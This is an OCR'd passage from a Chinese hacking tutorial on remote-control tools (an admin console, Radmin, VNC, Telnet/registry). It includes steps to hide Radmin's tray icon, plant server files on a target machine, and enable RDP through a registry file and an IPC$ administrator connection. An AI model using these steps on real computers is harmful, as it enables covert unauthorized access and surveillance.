步骤 15 选择 Send Message 选项，在右侧窗格中可以编辑要发送到目标电脑的信息，同时还能对多台电脑发送广播信息，如图 10-20 所示。





溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 10-19　查找功能



图 10-20　发送信息

步骤 16 展开 Services 项，选择其下的 Services View 选项可以查看远程电脑当前所有服务，其中绿色为已启动的服务，红色为已停止的服务，如图 10-21 所示。

步骤 17 选择 Install Service 选项，弹出 Service Installation 对话框，可以添加需要的服务，如图 10-22 所示。



图 10-21　服务管理



图 10-22　添加服务

步骤 18 选择 Remove Service 选项，弹出 Service Removal 对话框，可以删除不需要的服务，如图 10-23 所示。

步骤 19 选择 Sessions 选项，在右侧窗格中将显示远程电脑当前的所有网络会话，在其上单击鼠标右键可以选择相应的命令进行管理，如图 10-24 所示。

魔法档案

添加服务需要在 Services Installation 对话框中进行多项设置，但其操作较简单，读者可以自行尝试。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 10-23 删除服务



图 10-24 会话管理

步骤 20 选择 Shares 选项，在右侧窗格中将显示远程电脑中所有的共享资源，包括系统隐藏的共享资源，且可以对这些资源进行添加和删除等操作，如图 10-25 所示。

步骤 21 选择 Shutdown 选项，在右侧窗格中可以为远程电脑设置定时关机、休眠和注销等操作，以及相应的唤醒方式，如图 10-26 所示。



图 10-25 共享管理



图 10-26 远程关机

步骤 22 选择 Software 选项，在右侧窗格中将显示远程电脑中的软件列表，在其中可以进行查看软件信息、复制和导出软件列表等操作，如图 10-27 所示。

步骤 23 展开 System Tools 项，双击“Backup（Sample）”选项，弹出“备份或还原向导”对话框，可以为目标电脑文件进行备份或者还原，如图 10-28 所示。

魔法档案

为远程电脑进行备份可以将备份文件保存在本地电脑中，这是网络管理员使用得较多的功能之一。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 10-27　软件管理




图 10-28　系统备份和还原

步骤 24　双击 Performance Monitor 选项，将弹出“性能”对话框，在其中可以查看目标电脑的运行情况及警报等信息，如图 10-29 所示。

步骤 25　展开 TCP Utilities 项，选择 Ping 选项，在右侧窗格中可以对已连接的电脑进行 Ping 操作，以及设置 Ping 命令的各项参数等，如图 10-30 所示。




图 10-29　性能管理



图 10-30　Ping 工具

步骤 26　选择 Trace Route 选项，在右侧的窗格中可以通过 Trace 命令查看本地电脑与目标电脑之间的路由关系，包括网关、路由器和防火墙等，如图 10-31 所示。

步骤 27　选择 Users 选项，在右侧窗格中将显示目标电脑中所有用户的列表，在其中可以进行添加、删除、更改用户权限和更改用户组别的操作，如图 10-32 所示。

魔法档案

使用路由查看功能时，在右侧窗格中将显示经过每个网络节点所用的时间和网络节点的 IP 地址，如果某网络节点数据为空，那么该节点有可能是网络防火墙。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 10-31 路由查看



图 10-32 用户管理

步骤 28 选择 Wake-On-LAN 选项，在右侧窗格中可以设置对单台或多台电脑的远程唤醒操作，该功能可以与“远程关机”功能配合使用，如图 10-33 所示。






图 10-33 远程唤醒

10.1.2 利用 Radmin 实现远程监控

Radmin 是一款用于实现远程监控的软件，它具有文件拷贝和 Telnet 等功能（下载地址是 http://www.onlinedown.net/soft/32049.htm），使用它可轻松地对其他电脑进行远程监控，下面就对其进行介绍。

1. 认识、安装和配置 Radmin

Radmin 软件分为服务端和客户端两部分，在电脑中安装和设置 Radmin 软件的具体操作如下：

步骤 1 单击 Radmin 软件的安装程序图标启动安装程序，在弹出的欢迎对话框中单击下一步(N) >按钮，如图 10-34 所示。

步骤 2 在弹出的对话框中的“程序文件夹”文本框中输入“Radmin”，单击下一步(N) >按钮，如图 10-35 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 10-34　启动安装程序




图 10-35　选择程序文件夹

步骤 3　弹出“安装路径选取”对话框，输入 Radmin 软件的安装路径，单击 下一步(N) > 按钮，如图 10-36 所示。

步骤 4　安装程序将在指定路径安装 Radmin 软件，弹出“正在进行安装”对话框，在其中会显示安装进度条，如图 10-37 所示。



图 10-36　选择安装路径




图 10-37　开始安装

步骤 5　安装完成后，弹出“安装完成”对话框，选中 ☑影子版服务端设置 复选框，单击 完成(F) 按钮，如图 10-38 所示。

步骤 6　弹出“Radmin 影子版 v3.0 服务端设置”对话框，单击 设置参数 按钮，如图 10-39 所示。




图 10-38　完成安装



图 10-39　选择操作

步骤 7　弹出“Radmin 影子版 V3.0 设置参数”对话框，选中 ☑ 使用默认端口 和 ☑ 隐藏状态栏图标

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

复选框，单击 确定 按钮，如图 10-40 所示。

步骤 8 将安装目录下的 r_server.exe、AdmDll.dll 和 raddrv.dll 文件上传到目标电脑并运行 r_server.exe 程序即可成功安装服务端，如图 10-41 所示。



图 10-40 设置服务端参数



图 10-41 安装服务端

2. 使用 Radmin 进行远程监控

在电脑中使用 Radmin 客户端对网上的目标电脑的 Radmin 服务端实施监控后，可通过鼠标、键盘控制目标电脑的运行，具体操作如下：

步骤 1 选择【开始】/【所有程序】/【Radmin】/【Radmin 影子版】命令启动 Radmin 程序。

步骤 2 选择【连接选项】/【新建连接】命令，新建一个与目标电脑的连接，如图 10-42 所示。



图 10-42 选择命令

步骤 3 弹出“新连接”对话框，在“连接名称”文本框中输入新建连接的名称，在“所连接的 IP 地址或 DNS”文本框中输入要连接的 IP 地址，单击 确定 按钮，如图 10-43 所示。

步骤 4 在 Radmin 操作界面的右侧列表框中找到添加的远程电脑，在其图标上单击鼠标右键，在弹出的快捷菜单中选择“完全控制”命令，如图 10-44 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 10-43　建立连接



图 10-44　选择命令

步骤 5　在弹出的以连接名命名的对话框中即可对目标电脑进行完全控制，在该图形界面中可以直观地进行任何操作，如图 10-45 所示。

步骤 6　在步骤 4 中选择“屏幕监视”命令时也将打开 perfect 窗口并可监视目标电脑的屏幕变化，不过此时不能对其进行操作，如图 10-46 所示。



图 10-45　完全控制目标电脑



图 10-46　屏幕监视

步骤 7　选择“远程 Telnet”命令，将打开一个“远程 Telnet－192.168.1.6”命令提示符窗口，在其中可以执行建立 Telnet 连接后可执行的任何操作，如图 10-47 所示。

步骤 8　在 Radmin 操作界面中选择【工具选项】/【屏幕监视】命令，弹出“文件管理－【192.168.1.6】”对话框，在其中可以执行对远程文件的上传、下载、删除以及相应的文件夹进行操作，如图 10-48 所示。

魔法档案

在 Radmin 的操作界面中选择【连接选项】/【连接到】命令，可以在创建连接时指定要进行的远程监控的类型。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 10-47 远程 Telnet



图 10-48 文件管理

步骤 9 在 Radmin 操作界面中选择【工具选项】/【关闭系统】命令，弹出“关闭远程计算机”对话框，在其中选中相应的单选按钮并单击 确定 按钮可以执行重启、关闭和注销等操作，如图 10-49 所示。




图 10-49 关闭系统



10.1.3 利用 VNC 实现远程监控

VNC 是一款支持多种操作系统的远程监控软件，它能在 Windows 系统、UNIX 系统之间轻松实现远程监控（下载地址是 http://www.7880.com/download/VNC-9549.html），下面将以 Windows 系统为例，讲解 VNC 的安装和使用方法。

1. 认识、安装和配置 VNC

由于 VNC 软件未提供远程安装功能，因此要实现远程安装需要先在本地安装服务端，找出服务端的相关文件以及导出相关的注册表内容，然后将其上传到目标电脑中。在本地安装、配置 VNC 软件和提取服务端程序的具体操作如下：

步骤 1 双击 VNC 软件的安装程序图标启动安装程序，在弹出的欢迎对话框中单击 Next > 按钮，如图 10-50 所示。

步骤 2 在弹出的 License Agreement 对话框中选中 ⊙I accept the agreement 单选按钮，单击 Next > 按钮，如图 10-51 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 10-50　启动安装程序



图 10-51　同意协议

步骤 3　在弹出的 Select Destination Location 对话框的文本框中输入要将 VNC 安装到的本地路径，或单击 Browse... 按钮在弹出的 Browse For Folder 对话框中选择，然后单击 Next > 按钮，如图 10-52 所示。

步骤 4　因为需要在本地提取服务端程序，因此需要在本地安装所有文件，在弹出的 Select Components 对话框中选中 ☑ VNC Server 和 ☑ VNC Viewer 两个复选框，单击 Next > 按钮，如图 10-53 所示。




图 10-52　设置安装路径




图 10-53　选择安装组件

步骤 5　弹出 Select Start Menu Folder 对话框，在其中的文本框中输入为 VNC 在开始菜单中创建的程序文件名“RealVNC”，单击 Next > 按钮，如图 10-54 所示。

步骤 6　在弹出的 Select Additional Tasks 对话框的 VNC server configuration 栏中取消选中 ☐ Register and configure VNC Server for Service-Mode 和 ☐ Start the VNC Server in Service-Mode 两个复选框，单击 Next > 按钮，如图 10-55 所示。

魔法档案

因为 VNC 软件需要在本地安装服务端，所以尤其需要做好防范工作，避免成为被人远程监控的对象。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 10-54　设置程序文件夹






图 10-55　设置加载方式





步骤 7　在弹出的 Ready to Install 对话框中将显示所有已做设置以便使用者检查，如有错则单击 < Back 按钮返回进行修改，单击 Install 按钮开始安装，如图 10-56 所示。

步骤 8　安装程序将按照所做设置在本地电脑中进行安装，在弹出的 Installing 对话框中会显示进度条提示安装进度，如图 10-57 所示。




图 10-56　准备安装




图 10-57　开始安装

步骤 9　安装完成后将弹出 Information 对话框显示 VNC 软件的版本信息、软件功能及使用平台等信息，单击 Next > 按钮进行下一步的设置，如图 10-58 所示。

步骤 10　此时已完成 VNC 软件在本地电脑上的安装，在弹出的 Completing the VNC Setup Wizard 对话框中单击 Finish 按钮关闭安装程序，如图 10-59 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 10-58　阅读软件信息




图 10-59　完成安装

步骤 11　选择【开始】/【所有程序】/【RealVNC】/【VNC Server 4（Service-Mode）】/【Configure VNC Service】命令。

步骤 12　在弹出的 VNC Server Properties 对话框中选择 Authentication 选项卡，选中 ◉ VNC 3.3 Authentication, no Encryption 单选按钮，单击 Set Password 按钮，在弹出的 WinVNC Password 对话框中设置 VNC 服务端的访问密码，完成后单击 OK 按钮，如图 10-60 所示。

步骤 13　打开注册表编辑器，展开 HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC 项，在其上单击鼠标右键，在弹出的快捷菜单中选择“导出”命令，如图 10-61 所示。



图 10-60　设置访问密码



图 10-61　导出注册表文件

步骤 14　在弹出的“导出注册表文件”对话框中新建一个文件夹保存注册表文件，将其命名为“vnc3.3.reg”，单击 保存(S) 按钮，如图 10-62 所示。

步骤 15　在本地安装目录中查找 winvnc4.exe、wm_hooks.dll 和 logmessages.dll 这 3 个文件，将其复制到保存注册表文件的文件夹中，如图 10-63 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 10-62 保存注册表文件



图 10-63 复制客户端文件

步骤 16 在该文件夹中新建一个文本文档，在其中输入如图 10-64 所示内容，将其保存为 insvnc.bat 批处理文件。

步骤 17 在远程电脑上执行 insvnc.bat 批处理文件即可成功安装服务端文件，如图 10-65 所示。




图 10-64 编写批处理文件




图 10-65 安装服务端

2. 使用 VNC 进行远程监控

使用 VNC 的客户端对安装了 VNC 服务端的电脑进行远程监控的操作并不复杂，具体操作如下：

步骤 1 启动 VNC 客户端程序，在弹出的 VNC Viewer: Connection Details 对话框的 Server 文本框中输入目标电脑的 IP 地址，单击 OK 按钮，如图 10-66 所示。

步骤 2 弹出 VNC Viewer: Authentication 对话框，在 Password 文本框中输入之前设置的访问密码，单击 OK 按钮，如图 10-67 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 10-66　启动 VNC 客户端




图 10-67　输入访问密码

步骤 3　在打开的 C204A2BE2 窗口中即可对目标电脑进行拥有完全权限的远程控制操作，如图 10-68 所示。

步骤 4　启动客户端监听程序，运行后它将最小化到系统托盘中，在其上单击鼠标右键，在弹出的快捷菜单中选择 Default Options 命令，如图 10-69 所示。




图 10-68　远程控制



图 10-69　选择命令

步骤 5　弹出 VNC Viewer Defaults 对话框，选择 Colour/Encoding 选项卡，在其中可以设置远程屏幕的显示模式和色彩丰富程度，如图 10-70 所示。

步骤 6　选择 Inputs 选项卡，在其中选中相应的复选框可以设置是否将本地的键盘事件和鼠标事件等控制信息发送到目标电脑，如图 10-71 所示。

步骤 7　选择 Misc 选项卡，在其中可以设置是否启用独占模式、全屏模式和只使用 3.3 版本软件等选项，如图 10-72 所示，设置完毕单击 确定 按钮即可。



图 10-70　设置远程屏幕显示



图 10-71　设置是否发送控制信息



图 10-72　设置其他选项

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

10.2 使用 Telnet 实现远程监控

Telnet 和注册表是 Windows 系统的重要组成元素，Telnet 可提供远程监控功能，而注册表能存储关于电脑配置信息的数据库，为 Telnet 的正常运行提供技术保障，因此要实现 Telnet 远程监控首先需要掌握注册表。

10.2.1 修改注册表启用终端服务

要想通过修改注册表来实现远程监控，需要先对被监控电脑的注册表进行编辑，开启它的远程编辑权限，使用户能开启远程终端服务。

1. 开启注册表远程编辑权限

启用远程编辑权限，需要用户用记事本编写一段注册表文件代码，具体操作如下：

步骤 1 选择【开始】/【所有程序】/【附件】/【记事本】命令。

步骤 2 如图 10-73 所示，在打开的记事本中输入如下代码：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]
"fDenyTSConnections"=dword:00000000
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rd-pwd\Tds\tcp]
"PortNumber"=dword:00000D3D
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStat-ions\RDP-Tcp]
"PortNumber"=dword:00000D3D
```

步骤 3 选择【文件】/【保存】命令，在弹出的对话框中设置保存的位置，并输入名称“xiugai.reg”，将“保存类型”下拉列表框设置为“所有文件”，如图 10-74 所示，单击 保存(S) 按钮即可。



图 10-73 输入注册表信息



图 10-74 保存注册表文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2. 启用注册表终端服务

创建了 xiugai.reg 注册表文件后，在被监控的电脑上双击该文件，即可通过“计算机管理”窗口开启远程终端服务，具体操作如下：

步骤 1　打开命令提示符窗口，在命令提示符后输入“net use \\192.168.1.6\ipc$ "123" /user:"administrator"”命令，如图 10-75 所示，按【Enter】键。

步骤 2　命令提示符窗口中将出现“命令成功完成”的提示信息，此时已经成功建立起 IPC$连接，即可与远程电脑建立远程连接，如图 10-76 所示。



图 10-75　输入命令



图 10-76　建立 IPC$连接

步骤 3　打开“计算机管理”窗口，选择【操作】/【连接到另一台计算机】命令，如图 10-77 所示。

步骤 4　弹出“选择计算机”对话框，选中 另一台计算机(A): 单选按钮，在其后的文本框中输入“192.168.1.6”，如图 10-78 所示，单击 确定 按钮。



图 10-77　选择命令



图 10-78　连接远程电脑

步骤 5　在左侧的“计算机管理”窗格中展开“服务和应用程序”项，选择其下的“服务”选项，在右侧的列表中双击 Remote Registry 选项，如图 10-79 所示。

步骤 6　弹出“Remote Registry 的属性”对话框，单击 启动(S) 按钮，如图 10-80 所示，启动该服务。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 10-79 选择服务



图 10-80 启动服务

